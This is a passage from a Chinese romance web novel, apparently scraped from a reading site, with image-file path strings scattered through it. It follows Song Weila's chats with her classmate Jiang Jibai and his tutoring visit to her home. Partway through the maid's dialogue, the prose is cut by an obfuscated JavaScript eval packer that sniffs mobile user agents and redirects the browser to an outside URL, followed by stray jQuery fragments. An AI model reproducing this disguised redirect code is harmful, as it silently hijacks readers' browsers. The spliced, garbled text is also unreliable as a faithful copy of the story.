宋薇拉回了一个更大的句号表情包过去。
「Vera:江同学,我还在休息中,我上周才发生了那么不好的事情...你应该听说了吧。」
「Vera:正常来说,你不应该先礼貌问候我一两句吗?怎么倒先发来数学试卷了...」
发完那些话,宋薇拉并不指望江既白能给出什么像样的回复。以往和江既白有限的交流里,她总觉得自己像提前进了职场,对话框里充满着公事公办的语气、系统自带的微笑表情,还有文件名一丝不苟的数学资料。这种聊天方式和他清冷的气质很相称,像一座冰山,叫人窥不见半分情绪。
只是在家玩得太久,也生了些无聊,索性逮住个活人,随便逗上几句解闷。
没过几秒,江既白就发来了新的消息。出乎意料的是,他竟然回了一张表情包。表情包是一个戴着黑色框架眼镜的棕色小熊,正严肃地点点头,上面有着一个白色的气泡,上面写着“嗯嗯”两字,好像正在对待一件很严肃的事情,只是那憨萌的玩偶模样,又把这份郑重悄悄化开了,不过是再普通不过的寒暄。
宋薇拉有些新奇。
「江既白:我知道。」
说完这句后,江既白隔了很久都没有发消息。
宋薇拉:???
这下她真是有些不理解江既白的双商了,哪怕是面对最陌生的同学,在对方遭遇恐怖袭击之后,也不该只丢下一句轻飘飘的“我知道”,就消失不见吧?
好吧,宋薇拉不得不承认,自从做了那几个亦真亦假的梦,她好像和那个“宋薇拉”产生了某种共鸣。心底深处,对这个上辈子纠缠不清的“男主”,她会生出一些不该有的期待。也许如系统所说,她的底层代码在迫使着她对对方有一些不切实际的期待。
内心一阵波澜后,宋薇拉扔下手机,喊上蛋黄,在江边逛了几圈,寒冬将近,江边的鸟类少了许多,大雁们已经南归,只剩下一些并不好看的绿头鸭。蛋黄却很欣喜,绿头鸭体膘身肥,飞得慢,和她是势均力敌的玩伴。
回到内屋,给蛋黄洗完狗爪后,月色已经高挂枝头,宋薇拉拿起手机,却瞧见江既白发来一条消息,信息类型是锁屏不可见。
不会又是他整理的数学笔记吧...
宋薇拉滑动屏幕,点击一看,果然,是一个命名为「数学资料(自学)」的文件。而且足足有100MB!
他这么执着她的学业,她倒不好拒绝了,宋薇拉点开那个文件,那个文件足足有二十页,全是关于代数的内容。知识点被分门别类地整理好,从基础公式到拓展题型,白底黑字,格式整齐。附页内容是她上次做错的那些数学题,还加上了新的变式题。
......
江既白负责的让人生不出怠惰心了,宋薇拉感慨交加地想着。
就在这时,一阵轻柔的纯音乐从手机里传出来,宋薇拉一惊,下意识怀疑莫非是自己的手机被感染了什么病毒?这般想着,那份文件的二十页纸发出细微清脆的折纸声,布局从单页排序变化成了高屋建瓴的并列模式,慢慢地,像是有着绚烂的魔法一般,这些电子化的洁白纸张在屏幕里飞舞旋转...
宋薇拉目不转睛地看着,那些洁白的纸张在飞旋中舒展、层叠,仿佛被无形的风悄然塑形,先是聚成一朵单薄的花苞,而后盈盈聚作一簇花束,那些花朵就像是被露水打湿了,浸染出鲜艳亮丽的油彩色,在屏幕间轻轻摇曳。
随着轻柔的音乐消散,飞舞的纸张仿佛骤然间失去了魔法。花瓣收拢,色彩褪去,它们重新变回最普通的模样,一页接着一页。
刚刚的一切好像只是宋薇拉的幻觉,只是心中流淌过的情感让宋薇拉知道,这一切都是真实的,是江既白送给她的礼物。
「江既白:记得把这份卷子做了。」
几瞬过后,江既白的消息发来。
心中的余韵还未散去,宋薇拉在聊天框内删删减减,最后在消息框说道:「这些题好难,做的时候肯定又是我一个人瞎打转。」
她抛了一个钩子过去。
「江既白:有不会的题先空着,我把详细的步骤发给你。」
宋薇拉不气馁,尝试再试探一番。
「Vera:数学怪就怪在,现成的答案写在那里都读不懂呀,需要一些翻译,最好是人声的。」
「江既白:...」
「江既白:你和我都很忙。」
宋薇拉知道他已经读懂了暗示,说道:「我才不忙呢,这些天在家里都要发霉了。」
「江既白:不差这两周的补习时间,看望你的人那么多,你还是好好招待他们吧。」
这话跟吃了生姜一样,怎么闻起来辣辣的。
他话语里的推辞意味太浓,宋薇拉回想了一下江既白的生活,他确实很忙,周末或许还有些其他兼职,整理这些资料已经是很大的精力了,她也不太好强求他。
她回答道:「那好吧。」
......
周六。
江既白估摸着早上十点来的霍宅,这座城中别墅并不难找,与对岸繁华的高楼大厦隔江相望。外观装潢低调,却处处透着不显山露水的奢贵气质。透过栅栏,能一眼望见宽阔的网球场与精心打理的花园,都是需要持续投入人力才能维持的景象。
按响门铃后,等了五分钟,来接他的是一个穿着黑色西装打着领结的女仆,边引路边说道:“宋小姐现在在客厅,原本她是打算亲自来接您的,结果现在有事绊住了。”
怕是什么桃花事吧。江既白面上淡淡嗯了一声,他谈话的兴致不高,一旁的女仆却对这位面生的客人颇有攀谈的想法。他今天没穿校服,只一身再简单不过的白衬衫与黑裤,却显得格外清俊。和往常那些一看便知被富贵浸养着的客人,不太一样,像是被早晨的寒露润洗过。
“您也是艾西斯学
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17008693|185384||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
院的吗?宋小姐的同学?”穿过网球场,女仆好奇问道。
“是的。”
“果然,”女仆感叹了一声,“有时候我都怀疑艾西斯学院不是一个贵族学院,而是什么艺术名校,俊男美女成群。小姐的朋友们每次来,我这心脏和眼睛可真有点跟不上,都跟电影明星一般...”
这是在夸他的皮相好,江既白却没什么开心的表情问道:“很多吗?”
女仆一愣,江既白重复地问道:“来看她的人很多吗。”
虽然只是寻常的问句,但女仆毕竟是二十多岁、经历过不少人情世故的人。她敏锐地听出江既白话里那层隐微的探询,心下一转,做佣人的,最忌讳把主人家的事随意外传,尤其是对这位看起来和小姐关系不一般的客人。
她打了个哈哈,江既白也没有追问,恰好别墅主楼已到,女仆把江既白带进客厅后,便鞠了躬离开了。
客厅的装横很简洁宽敞,以至于江既白一瞬间就锁定了正坐在沙发上的两个人,女孩正在和旁边的人闲聊着什么,氛围亲密。就在这时,一道沉闷的低吼从沙发下面传来,一只看上去该减肥的金毛飞速蹿了出来,低吼转变为响亮的汪汪声,奔向江既白。
像是在驱逐陌生人。
西维尔不言语,坐在沙发上安稳如山,宋薇拉反应过来,急忙喊了一声:“蛋黄,过来。”听到呼唤,金毛蛋黄仰头朝面前神色冷淡的江既白喷了口气,皱起圆乎乎的鼻子,扭头便小跑回宋薇拉脚边坐下,黑溜溜的圆眼无辜极了。
“蛋黄很听话的,一直很守家。”西维尔微笑着摸了摸金毛的头,蛋黄转过头舔了舔他的手,宋薇拉白了他一眼,不管好蛋黄就算了还在这里添油加醋,西维尔睁着蓝色眼睛,意味深长地歪了歪头:“蛋黄很通人性,平时对陌生人不这样的...”
真是狗似主人,江既白在心底冷嗤了一声,他面色不显,只对宋薇拉道:“你果真很忙。”
“我可冤死了,谁知道你们两个会撞在一起啊...”宋薇拉小声地嘟囔了一句。周四她有意试探江既白,问他想不想来霍宅帮她补习,结果他对这个提议丝毫没有兴趣,好嘛,不想来就不来吧,她也不好绑着他来,但是周五她把题目做完后发给他,就收到他克制的批评,大意就是错得太多了,不是她的真实水平之类的。
宋薇拉语塞心虚,只好语气服软,说麻烦他写详细的思路了。江既白这时却说这些题用文件汇总给她步骤效率太低,不如找一段时间见面辅导,而他只有周六有空。
宋薇拉:......
兜兜转转还是咬上了她的钩,所以中间拒绝的原因是什么。周六她也有时间,只是西维尔说他要周六上门来接蛋黄去医院复查。
反正西维尔待一会就要走了,应该不会耽误她跟江既白的数学辅导吧...?
望着神色自若的江既白,和笑得分不出差错的西维尔,宋薇拉心头涌上一阵怀疑。